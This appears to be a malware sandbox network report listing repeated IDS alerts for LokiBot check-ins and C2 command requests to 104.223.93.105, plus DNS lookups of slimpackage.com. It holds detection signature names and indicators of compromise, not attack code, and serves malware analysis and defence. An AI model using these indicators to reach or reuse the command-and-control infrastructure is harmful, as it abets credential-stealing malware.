01/14/22-09:24:27.434582	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49747	80	192.168.2.3	104.223.93.105
01/14/22-09:24:27.434582	TCP	2025381	ET TROJAN LokiBot Checkin	49747	80	192.168.2.3	104.223.93.105
01/14/22-09:24:29.242787	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49748	80	192.168.2.3	104.223.93.105
01/14/22-09:24:29.242787	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.3	104.223.93.105
01/14/22-09:24:29.242787	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.3	104.223.93.105
01/14/22-09:24:31.358483	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.3	104.223.93.105
01/14/22-09:24:31.358483	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.3	104.223.93.105
01/14/22-09:24:31.358483	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.3	104.223.93.105
01/14/22-09:24:32.843753	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.3	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-09:24:32.843753	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.3	104.223.93.105
01/14/22-09:24:32.843753	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.3	104.223.93.105
01/14/22-09:24:34.253886	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.3	104.223.93.105
01/14/22-09:24:34.253886	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.3	104.223.93.105
01/14/22-09:24:34.253886	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.3	104.223.93.105
01/14/22-09:24:35.721894	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.3	104.223.93.105
01/14/22-09:24:35.721894	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.3	104.223.93.105
01/14/22-09:24:35.721894	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.3	104.223.93.105
01/14/22-09:24:37.035382	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49753	80	192.168.2.3	104.223.93.105
01/14/22-09:24:37.035382	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49753	80	192.168.2.3	104.223.93.105
01/14/22-09:24:37.035382	TCP	2025381	ET TROJAN LokiBot Checkin	49753	80	192.168.2.3	104.223.93.105
01/14/22-09:24:38.459969	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49754	80	192.168.2.3	104.223.93.105
01/14/22-09:24:38.459969	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49754	80	192.168.2.3	104.223.93.105
01/14/22-09:24:38.459969	TCP	2025381	ET TROJAN LokiBot Checkin	49754	80	192.168.2.3	104.223.93.105
01/14/22-09:24:41.014483	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49755	80	192.168.2.3	104.223.93.105
01/14/22-09:24:41.014483	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.3	104.223.93.105
01/14/22-09:24:41.014483	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.3	104.223.93.105
01/14/22-09:24:43.765625	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49758	80	192.168.2.3	104.223.93.105
01/14/22-09:24:43.765625	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49758	80	192.168.2.3	104.223.93.105
01/14/22-09:24:43.765625	TCP	2025381	ET TROJAN LokiBot Checkin	49758	80	192.168.2.3	104.223.93.105
01/14/22-09:24:46.465908	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.3	104.223.93.105
01/14/22-09:24:46.465908	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.3	104.223.93.105
01/14/22-09:24:46.465908	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.3	104.223.93.105
01/14/22-09:24:49.164147	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49760	80	192.168.2.3	104.223.93.105
01/14/22-09:24:49.164147	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49760	80	192.168.2.3	104.223.93.105
01/14/22-09:24:49.164147	TCP	2025381	ET TROJAN LokiBot Checkin	49760	80	192.168.2.3	104.223.93.105
01/14/22-09:24:50.858342	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49761	80	192.168.2.3	104.223.93.105
01/14/22-09:24:50.858342	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49761	80	192.168.2.3	104.223.93.105
01/14/22-09:24:50.858342	TCP	2025381	ET TROJAN LokiBot Checkin	49761	80	192.168.2.3	104.223.93.105
01/14/22-09:24:53.504302	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49762	80	192.168.2.3	104.223.93.105
01/14/22-09:24:53.504302	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49762	80	192.168.2.3	104.223.93.105
01/14/22-09:24:53.504302	TCP	2025381	ET TROJAN LokiBot Checkin	49762	80	192.168.2.3	104.223.93.105
01/14/22-09:24:54.799106	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.3	104.223.93.105
01/14/22-09:24:54.799106	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.3	104.223.93.105
01/14/22-09:24:54.799106	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.3	104.223.93.105
01/14/22-09:24:56.589624	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49764	80	192.168.2.3	104.223.93.105
01/14/22-09:24:56.589624	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49764	80	192.168.2.3	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-09:24:56.589624	TCP	2025381	ET TROJAN LokiBot Checkin	49764	80	192.168.2.3	104.223.93.105
01/14/22-09:24:58.517149	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.3	104.223.93.105
01/14/22-09:24:58.517149	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.3	104.223.93.105
01/14/22-09:24:58.517149	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.3	104.223.93.105
01/14/22-09:25:00.494413	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.3	104.223.93.105
01/14/22-09:25:00.494413	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.3	104.223.93.105
01/14/22-09:25:00.494413	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.3	104.223.93.105
01/14/22-09:25:02.175264	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49767	80	192.168.2.3	104.223.93.105
01/14/22-09:25:02.175264	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.3	104.223.93.105
01/14/22-09:25:02.175264	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.3	104.223.93.105
01/14/22-09:25:04.821827	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.3	104.223.93.105
01/14/22-09:25:04.821827	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.3	104.223.93.105
01/14/22-09:25:04.821827	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.3	104.223.93.105
01/14/22-09:25:07.361011	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.3	104.223.93.105
01/14/22-09:25:07.361011	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.3	104.223.93.105
01/14/22-09:25:07.361011	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.3	104.223.93.105
01/14/22-09:25:08.948329	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.3	104.223.93.105
01/14/22-09:25:08.948329	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.3	104.223.93.105
01/14/22-09:25:08.948329	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.3	104.223.93.105
01/14/22-09:25:10.960978	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.3	104.223.93.105
01/14/22-09:25:10.960978	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.3	104.223.93.105
01/14/22-09:25:10.960978	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.3	104.223.93.105
01/14/22-09:25:12.466061	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.3	104.223.93.105
01/14/22-09:25:12.466061	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.3	104.223.93.105
01/14/22-09:25:12.466061	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.3	104.223.93.105
01/14/22-09:25:13.878222	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.3	104.223.93.105
01/14/22-09:25:13.878222	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.3	104.223.93.105
01/14/22-09:25:13.878222	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.3	104.223.93.105
01/14/22-09:25:17.178733	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49809	80	192.168.2.3	104.223.93.105
01/14/22-09:25:17.178733	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49809	80	192.168.2.3	104.223.93.105
01/14/22-09:25:17.178733	TCP	2025381	ET TROJAN LokiBot Checkin	49809	80	192.168.2.3	104.223.93.105
01/14/22-09:25:20.254047	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49810	80	192.168.2.3	104.223.93.105
01/14/22-09:25:20.254047	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49810	80	192.168.2.3	104.223.93.105
01/14/22-09:25:20.254047	TCP	2025381	ET TROJAN LokiBot Checkin	49810	80	192.168.2.3	104.223.93.105
01/14/22-09:25:24.894113	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49811	80	192.168.2.3	104.223.93.105
01/14/22-09:25:24.894113	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.2.3	104.223.93.105
01/14/22-09:25:24.894113	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.2.3	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-09:25:27.413146	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49817	80	192.168.2.3	104.223.93.105
01/14/22-09:25:27.413146	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49817	80	192.168.2.3	104.223.93.105
01/14/22-09:25:27.413146	TCP	2025381	ET TROJAN LokiBot Checkin	49817	80	192.168.2.3	104.223.93.105
01/14/22-09:25:32.783225	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.3	104.223.93.105
01/14/22-09:25:32.783225	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.3	104.223.93.105
01/14/22-09:25:32.783225	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.3	104.223.93.105
01/14/22-09:25:35.615470	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.2.3	104.223.93.105
01/14/22-09:25:35.615470	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.2.3	104.223.93.105
01/14/22-09:25:35.615470	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.2.3	104.223.93.105
01/14/22-09:25:37.954643	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49821	80	192.168.2.3	104.223.93.105
01/14/22-09:25:37.954643	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49821	80	192.168.2.3	104.223.93.105
01/14/22-09:25:37.954643	TCP	2025381	ET TROJAN LokiBot Checkin	49821	80	192.168.2.3	104.223.93.105
01/14/22-09:25:40.432496	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49822	80	192.168.2.3	104.223.93.105
01/14/22-09:25:40.432496	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49822	80	192.168.2.3	104.223.93.105
01/14/22-09:25:40.432496	TCP	2025381	ET TROJAN LokiBot Checkin	49822	80	192.168.2.3	104.223.93.105
01/14/22-09:25:43.095141	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.2.3	104.223.93.105
01/14/22-09:25:43.095141	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.2.3	104.223.93.105
01/14/22-09:25:43.095141	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.2.3	104.223.93.105
01/14/22-09:25:44.516568	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49837	80	192.168.2.3	104.223.93.105
01/14/22-09:25:44.516568	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49837	80	192.168.2.3	104.223.93.105
01/14/22-09:25:44.516568	TCP	2025381	ET TROJAN LokiBot Checkin	49837	80	192.168.2.3	104.223.93.105
01/14/22-09:25:45.910085	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49844	80	192.168.2.3	104.223.93.105
01/14/22-09:25:45.910085	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49844	80	192.168.2.3	104.223.93.105
01/14/22-09:25:45.910085	TCP	2025381	ET TROJAN LokiBot Checkin	49844	80	192.168.2.3	104.223.93.105
01/14/22-09:25:47.885917	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49848	80	192.168.2.3	104.223.93.105
01/14/22-09:25:47.885917	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49848	80	192.168.2.3	104.223.93.105
01/14/22-09:25:47.885917	TCP	2025381	ET TROJAN LokiBot Checkin	49848	80	192.168.2.3	104.223.93.105
01/14/22-09:25:50.027789	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49849	80	192.168.2.3	104.223.93.105
01/14/22-09:25:50.027789	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49849	80	192.168.2.3	104.223.93.105
01/14/22-09:25:50.027789	TCP	2025381	ET TROJAN LokiBot Checkin	49849	80	192.168.2.3	104.223.93.105
01/14/22-09:25:53.334039	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.2.3	104.223.93.105
01/14/22-09:25:53.334039	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.2.3	104.223.93.105
01/14/22-09:25:53.334039	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.2.3	104.223.93.105
01/14/22-09:25:55.488936	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.3	104.223.93.105
01/14/22-09:25:55.488936	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.3	104.223.93.105
01/14/22-09:25:55.488936	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.3	104.223.93.105
01/14/22-09:25:58.848829	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49853	80	192.168.2.3	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-09:25:58.848829	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49853	80	192.168.2.3	104.223.93.105
01/14/22-09:25:58.848829	TCP	2025381	ET TROJAN LokiBot Checkin	49853	80	192.168.2.3	104.223.93.105
01/14/22-09:26:01.825690	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49854	80	192.168.2.3	104.223.93.105
01/14/22-09:26:01.825690	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49854	80	192.168.2.3	104.223.93.105
01/14/22-09:26:01.825690	TCP	2025381	ET TROJAN LokiBot Checkin	49854	80	192.168.2.3	104.223.93.105
01/14/22-09:26:03.549433	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.2.3	104.223.93.105
01/14/22-09:26:03.549433	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.2.3	104.223.93.105
01/14/22-09:26:03.549433	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.2.3	104.223.93.105
01/14/22-09:26:05.020305	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.2.3	104.223.93.105
01/14/22-09:26:05.020305	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.2.3	104.223.93.105
01/14/22-09:26:05.020305	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.2.3	104.223.93.105
01/14/22-09:26:06.500274	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49857	80	192.168.2.3	104.223.93.105
01/14/22-09:26:06.500274	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49857	80	192.168.2.3	104.223.93.105
01/14/22-09:26:06.500274	TCP	2025381	ET TROJAN LokiBot Checkin	49857	80	192.168.2.3	104.223.93.105
01/14/22-09:26:07.901534	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49858	80	192.168.2.3	104.223.93.105
01/14/22-09:26:07.901534	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49858	80	192.168.2.3	104.223.93.105
01/14/22-09:26:07.901534	TCP	2025381	ET TROJAN LokiBot Checkin	49858	80	192.168.2.3	104.223.93.105
01/14/22-09:26:09.260757	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49859	80	192.168.2.3	104.223.93.105
01/14/22-09:26:09.260757	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49859	80	192.168.2.3	104.223.93.105
01/14/22-09:26:09.260757	TCP	2025381	ET TROJAN LokiBot Checkin	49859	80	192.168.2.3	104.223.93.105
01/14/22-09:26:10.842581	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49860	80	192.168.2.3	104.223.93.105
01/14/22-09:26:10.842581	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49860	80	192.168.2.3	104.223.93.105
01/14/22-09:26:10.842581	TCP	2025381	ET TROJAN LokiBot Checkin	49860	80	192.168.2.3	104.223.93.105
01/14/22-09:26:12.247628	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49861	80	192.168.2.3	104.223.93.105
01/14/22-09:26:12.247628	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49861	80	192.168.2.3	104.223.93.105
01/14/22-09:26:12.247628	TCP	2025381	ET TROJAN LokiBot Checkin	49861	80	192.168.2.3	104.223.93.105
01/14/22-09:26:13.817317	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49862	80	192.168.2.3	104.223.93.105
01/14/22-09:26:13.817317	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49862	80	192.168.2.3	104.223.93.105
01/14/22-09:26:13.817317	TCP	2025381	ET TROJAN LokiBot Checkin	49862	80	192.168.2.3	104.223.93.105
01/14/22-09:26:15.234068	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49863	80	192.168.2.3	104.223.93.105
01/14/22-09:26:15.234068	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49863	80	192.168.2.3	104.223.93.105
01/14/22-09:26:15.234068	TCP	2025381	ET TROJAN LokiBot Checkin	49863	80	192.168.2.3	104.223.93.105
01/14/22-09:26:16.746339	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49864	80	192.168.2.3	104.223.93.105
01/14/22-09:26:16.746339	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49864	80	192.168.2.3	104.223.93.105
01/14/22-09:26:16.746339	TCP	2025381	ET TROJAN LokiBot Checkin	49864	80	192.168.2.3	104.223.93.105

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 09:24:21.022842884 CET	192.168.2.3	8.8.8.8	0x789f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:22.849410057 CET	192.168.2.3	8.8.8.8	0x22ad	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:24.288374901 CET	192.168.2.3	8.8.8.8	0xba3	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:25.847758055 CET	192.168.2.3	8.8.8.8	0x2a61	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:27.266596079 CET	192.168.2.3	8.8.8.8	0xbe4f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:29.095956087 CET	192.168.2.3	8.8.8.8	0x80ee	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:31.097424030 CET	192.168.2.3	8.8.8.8	0x5133	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:32.593902111 CET	192.168.2.3	8.8.8.8	0xa9f0	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:34.094069958 CET	192.168.2.3	8.8.8.8	0xb702	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:35.468458891 CET	192.168.2.3	8.8.8.8	0xc19a	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:36.883899927 CET	192.168.2.3	8.8.8.8	0x7f02	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:38.276895046 CET	192.168.2.3	8.8.8.8	0x2de0	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:40.867846012 CET	192.168.2.3	8.8.8.8	0xdba5	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:43.616820097 CET	192.168.2.3	8.8.8.8	0xcbec	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:46.233131886 CET	192.168.2.3	8.8.8.8	0x18f2	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:48.821882010 CET	192.168.2.3	8.8.8.8	0xf39f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:50.665076017 CET	192.168.2.3	8.8.8.8	0xf7c	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:53.359229088 CET	192.168.2.3	8.8.8.8	0xc6cb	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:54.650913954 CET	192.168.2.3	8.8.8.8	0x7b32	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:56.439022064 CET	192.168.2.3	8.8.8.8	0x1025	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:58.337716103 CET	192.168.2.3	8.8.8.8	0x8a91	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:00.348035097 CET	192.168.2.3	8.8.8.8	0xa699	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:02.026684046 CET	192.168.2.3	8.8.8.8	0x64a4	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:04.672275066 CET	192.168.2.3	8.8.8.8	0x1fdc	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:07.196717978 CET	192.168.2.3	8.8.8.8	0x732b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:08.780100107 CET	192.168.2.3	8.8.8.8	0x50d5	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:10.754543066 CET	192.168.2.3	8.8.8.8	0xb1d8	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:12.293100119 CET	192.168.2.3	8.8.8.8	0xdff	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:13.731146097 CET	192.168.2.3	8.8.8.8	0xe76e	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:17.017800093 CET	192.168.2.3	8.8.8.8	0xd636	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:20.107772112 CET	192.168.2.3	8.8.8.8	0x3f01	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:24.253489017 CET	192.168.2.3	8.8.8.8	0x2fa3	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 09:25:27.264767885 CET	192.168.2.3	8.8.8.8	0xa16a	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:32.635539055 CET	192.168.2.3	8.8.8.8	0x1f06	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:35.461828947 CET	192.168.2.3	8.8.8.8	0x3be0	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:37.798146009 CET	192.168.2.3	8.8.8.8	0x99c0	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:40.044013977 CET	192.168.2.3	8.8.8.8	0xead	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:42.948643923 CET	192.168.2.3	8.8.8.8	0xb5ae	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:44.363774061 CET	192.168.2.3	8.8.8.8	0x248	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:45.760132074 CET	192.168.2.3	8.8.8.8	0x1f60	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:47.734616995 CET	192.168.2.3	8.8.8.8	0x912c	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:49.878865957 CET	192.168.2.3	8.8.8.8	0x6f7d	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:53.184317112 CET	192.168.2.3	8.8.8.8	0xc54	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:55.338282108 CET	192.168.2.3	8.8.8.8	0xd91	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:57.269567966 CET	192.168.2.3	8.8.8.8	0x5513	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:01.674140930 CET	192.168.2.3	8.8.8.8	0x1d22	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:03.396339893 CET	192.168.2.3	8.8.8.8	0x3670	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:04.867762089 CET	192.168.2.3	8.8.8.8	0x4f3e	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:06.348675013 CET	192.168.2.3	8.8.8.8	0xef44	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:07.753612041 CET	192.168.2.3	8.8.8.8	0xb245	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:09.111833096 CET	192.168.2.3	8.8.8.8	0x2e09	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:10.694483995 CET	192.168.2.3	8.8.8.8	0x77b5	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:12.039196014 CET	192.168.2.3	8.8.8.8	0x7a04	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:13.663563013 CET	192.168.2.3	8.8.8.8	0x15d2	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
